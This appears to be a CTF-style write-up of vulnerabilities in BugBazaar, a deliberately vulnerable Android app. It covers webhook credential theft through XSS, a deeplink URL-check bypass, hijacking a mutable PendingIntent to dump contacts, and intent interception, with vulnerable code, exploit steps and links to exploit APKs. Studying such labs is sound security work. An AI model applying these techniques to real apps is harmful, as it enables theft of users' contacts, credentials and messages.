
-
First, an alert box popped up inside the app proudly dumping creds:
-
Then, the same creds slid into my webhook inbox like:

It’s like phishing, but the app does all the hard work for you. Thanks, BugBazaar! 💌
Result:
- Victim sees a harmless alert message in the app (proof of execution).
- Attacker’s server receives username, password, and session token directly.
URL Redirection via Deeplink
Here, the developers attempted to implement a security check, but it’s based on a weak premise: simple string matching.
The Vulnerable Code
// Deeplink.java

if (deeplink != null && "/web".equals(deeplink.getPath())) {
    String webViewUrl = deeplink.getQueryParameter("urlToLoad");
    // The vulnerable check is here:
    if (webViewUrl != null && webViewUrl.contains("payatu.com")) {
        // ...
        this.webView.loadUrl(webViewUrl);
        // ...
    }
}
The Explanation
The code checks if the urlToLoad parameter simply contains the substring "payatu.com". This is a classic mistake because it doesn’t validate the hostname part of the URL. The standard URL format allows for user info to be included before the host, separated by an @ symbol (e.g., https://user:password@host.com).
An attacker can abuse this by crafting a URL where the trusted domain is in the “user” part and the malicious domain is in the “host” part.
Proof of Concept (PoC)
This command uses a custom deep link (bb://) to trigger the vulnerable code. The urlToLoad parameter is crafted to bypass the check.

Result: The contains("payatu.com") check passes because the string is present. However, the WebView correctly interprets google.com as the actual host and loads the attacker’s content, completely bypassing the intended security control.

Steal Contact using Insecure Pending Intent
What is PendingIntent ?
In Android, a PendingIntent lets one app package up an Intent so that the system or another app can execute it later with the original app’s identity and permissions.
If a developer makes it mutable, an attacker can replace its contents before execution — meaning they can make the app do something it never intended.
The Vulnerable Code
In com.BugBazaar.utils.NotificationUtils:
Intent intent = new Intent();
intent.setFlags(268468224); // FLAG_ACTIVITY_NEW_TASK | FLAG_ACTIVITY_CLEAR_TASK

NotificationCompat.Builder contentIntent =
    new NotificationCompat.Builder(context, CHANNEL_ID)
        .setSmallIcon(R.drawable.common_google_signin_btn_icon_dark)
        .setPriority(0)
        .setAutoCancel(true)
        .setContentTitle("Your Title")
        .setContentText("Your Notification Content")
        .setContentIntent(
            PendingIntent.getActivity(
                context,
                0,
                intent,
                33554432 // FLAG_MUTABLE
            )
        );
What’s happening:
-
Creates an empty Intent (no target set).
-
Sets flags to start in a new task and clear any existing task.
-
Attaches the PendingIntent to a notification so it runs when tapped.
-
Uses
FLAG_MUTABLE— the dangerous part.
Key problem: FLAG_MUTABLE allows anyone holding a reference to this PendingIntent to modify the Intent before it executes.
Why This is Dangerous
BugBazaar requests this permission:
<uses-permission android:name="android.permission.READ_CONTACTS"/>
Andorid Source ,
    <permission android:name="android.permission.READ_CONTACTS"
        android:permissionGroup="android.permission-group.PERSONAL_INFO"
        android:protectionLevel="dangerous"
        android:label="@string/permlab_readContacts"
        android:description="@string/permdesc_readContacts" />
Since this permission is marked as dangerous, the Android system does not grant it automatically (like it does for INTERNET).Instead, it requires explicit user approval when the permission prompt appears. If we hijack this PendingIntent, we can run our own activity with BugBazaar’s permissions, effectively bypassing Android’s normal permission model.
Exploit Strategy
Steal contacts without requesting READ_CONTACTS in our malicious app.
Steps:
-
Use a NotificationListenerService to watch BugBazaar’s notifications.
-
Extract the vulnerable PendingIntent.
-
Replace its empty Intent with one targeting our malicious activity and pointing to the contacts URI.
-
Send it — the system runs it as BugBazaar.
Proof Of Concept (PoC)
Manifest

-
1st Trigger →
ListenerService- Watches BugBazaar’s notification, extracts its PendingIntent, and modifies it.
-
2nd Trigger →
MyNonExportedActivity- Invoked via the hijacked intent; dumps contacts using BugBazaar’s READ_CONTACTS permission.
Listner service Code

Explanation:
-
setPackage(...)→ Ensures the Intent resolves to our app. -
setAction(...)→ Matches<intent-filter>in our manifest. -
setClipData(...)→ Embeds the contacts URI. -
FLAG_GRANT_READ_URI_PERMISSION→ Temporarily grants read rights. -
pi.send(...)→ Fires the PendingIntent using BugBazaar’s UID.
MyNonExportedActivity Code

- BugBazaar directly invokes the query method of this activity.
- Because the caller UID is BugBazaar, the query executes with its READ_CONTACTS permission.
grantUriPermissionensures the contacts content provider is accessible.
You Can Download Exploit App Here
Final Exploit Result & Things to Check
-
BugBazaar has Contacts Permission
- Ensure BugBazaar is allowed to access contacts.
-
Reset BugBazaar State
- Clear Cache and App Data so it behaves like first-time launch.
-
Exploit App Permissions
- Grant the exploit app Notification Access.
-
Run the Exploit
- Trigger the exploit to dump contacts.

Finally Contacts successfully dumped!,
How Permission Checks Really Work in Android
Android enforces permissions in two key scenarios:
-
Launch time — When starting an activity/service/broadcast, the system may check caller privileges.
-
Access time — When actually using a system resource (e.g., a ContentProvider).
We’re exploiting access-time checks here.
getContentResolver().query(uri, ...) , What Really Happens
This call does not read directly from a local database. Instead:
Attacker Activity → ContentResolver.query(...)
   ↓ Binder IPC
ContactsProvider (in system process)
   ↓
checkCallingOrSelfPermission(READ_CONTACTS)
-
ContactsProvider.query()checksREAD_CONTACTSin its own process. -
It calls
checkCallingOrSelfPermission(...)to see if the Binder calling UID has the permission. -
With a normal launch, that UID is our attacker app (no permission → denied).
-
With a hijacked PendingIntent, the UID is BugBazaar (has permission → granted).
Flow without PendingIntent
App B startActivity → Activity runs under App B UID
   ↓
App B calls query() → Binder sees UID = App B → no READ_CONTACTS → FAIL
Flow with hijacked PendingIntent
App B pi.send() → System uses UID of App A (BugBazaar) to launch activity
   ↓
Activity still in App B’s code, but permission checks use UID of App A
   ↓
App B calls query() → Binder sees UID = App A → has READ_CONTACTS → PASS
Intent Interception
In this analysis, we will explore how intent interception arises in the BugBazaar application, the difference between explicit and implicit intents, and how exported components become attack surfaces.
For hands-on testing, you can download the complete Exploit APK for intent interception against the BugBazaar application here:
You Can Download Exploit App Here
What is an Intent in Android?
An Intent is a messaging object in Android that allows communication between components such as activities, services, or broadcast receivers. There are two main types of intents:
1. Explicit Intent
-
Directly specifies the target component by name for which the intent is created.
-
Used when you know exactly which activity or service you want to start.
Example:
Intent intent = new Intent(this, MyProfile.class);
startActivity(intent);
- This intent can only trigger the
MyProfileactivity; it cannot be intercepted.
2. Implicit Intent
-
Does not specify the target component.
-
Relies on the system to find an appropriate component that matches the intent’s action, category, and data type.
Example:
Intent intent = new Intent(Intent.ACTION_OPEN_DOCUMENT);
intent.setType("*/*");
startActivityForResult(intent, SELECT_FILE_REQUEST);
- Any exported activity in any app that matches this intent filter can respond, creating a potential vulnerability.
Why Only Exported Components Are Vulnerable
-
Exported components (
android:exported="true") allow other components, including those from other apps, to send intents to them or receive intents from them. -
Non-exported components (
android:exported="false") can only interact with components within the same app. External apps cannot send to or receive intents from them.
Conclusion: Intent interception is only possible on exported components that handle implicit intents.
Finding Implicit Intents in BugBazaar
The BugBazaar application contains multiple activities using implicit intents.
-
How to find them?
- Look for intents where the target component is not specified:
new Intent("ACTION") // or category or MIME type is specified
Profile Activity
Manifest:
<activity
    android:name="com.BugBazaar.ui.MyProfile"
    android:exported="true"/>
- Since it is an exported component, any component within this app or any other app can send or receive intents from it.
Activity Code:
private void selectPhotoFromGallery() {
    Intent photoPickerIntent = new Intent("android.intent.action.OPEN_DOCUMENT");
    photoPickerIntent.setType("*/*");
    startActivityForResult(photoPickerIntent, SELECT_FILE_REQUEST);
}
-
This activity allows users to select files from the device.
-
It uses an implicit intent (
OPEN_DOCUMENT) and is exported. -
Any app that declares an activity for
android.intent.action.OPEN_DOCUMENTcan potentially receive this intent.
Proof Of Concept – Evil Picker Activity Exploit App
To exploit this, we can create a malicious activity that pretends to handle the OPEN_DOCUMENT intent.
Manifest:

-
android:exported="true": Allows the system to call this activity from any app (required to hijack the intent). -
<intent-filter>: Declares the kinds of intents this activity can handle. -
android:priority="10000": Sets a very high priority to win the “intent resolution race”.- When multiple activities can handle the same intent, Android chooses the one with the highest priority.
-
<action android:name="android.intent.action.OPEN_DOCUMENT"/>: Declares the action this activity can handle (matches the implicit intent in MyProfile activity). -
<category android:name="android.intent.category.DEFAULT"/>: Required for activities launched via startActivity().
Activity Code:

-
This activity is started because it matches the
OPEN_DOCUMENTaction and has the highest priority. -
It Returns an attacker defined image URI as result

Result
Email Interception
BugBazaar also sends emails via an implicit intent.
Manifest:
<activity
    android:name="com.BugBazaar.ui.ContactsPack.ReferUs"
    android:exported="true"/>
- Since it is an exported component, any component within this app or any other app can send or receive intents from it.
Activity Code:
public void openEmailApp(View view) {
    String obj = this.edtEmailId.getText().toString();
    Intent intent = new Intent("android.intent.action.SEND");
    intent.setType("message/rfc822");
    intent.putExtra(Intent.EXTRA_EMAIL, new String[]{obj});
    intent.putExtra(Intent.EXTRA_SUBJECT, "Invitation to join Bugbazaar!!");
    intent.putExtra(Intent.EXTRA_TEXT, "Hey there, I'm using BugBazaar for all my bug needs...");
    startActivity(Intent.createChooser(intent, "Email via: "));
    this.edtEmailId.setText("");
}
- Uses an implicit intent to send emails. Any other activity which has
android.intent.action.SENDas action can receive this intent
Proof Of Concept : Email Interceptor Activity Exploit App
Manifest:

-
android:name=".EmailInterceptorActivity": Declares the malicious email interceptor activity. -
android:exported="true": Allows the system to invoke this activity from outside apps. -
<intent-filter>:-
android:priority="10000": Sets a very high priority to win the “intent resolution race”. When multiple activities can handle the same intent, Android chooses the one with the highest priority. -
<action android:name="android.intent.action.SEND"/>: Declares the action this activity can handle (matches the implicit intent in theReferUsactivity). -
<category android:name="android.intent.category.DEFAULT"/>: Required for activities that are launched via startActivity(). -
<data android:mimeType="message/rfc822"/>: Only intercepts emails (standard MIME type for emails).
-
Activity Code:

-
This activity intercepts the email intent and logs sensitive data.
-
Any data the user intended to send via BugBazaar’s email feature can be captured by the interceptor.
-
Optionally, this data could be sent to a remote server using a webhook.
Result

Key Takeaways
-
Implicit intents + exported components = attack surface.
-
Explicit intents are safe from interception because the target component is directly specified.
-
A high
priorityin the malicious intent-filter increases the chance of interception. -
Always validate or restrict external inputs in exported activities.
RCE via Insecure Dynamic Code Loading
Overview
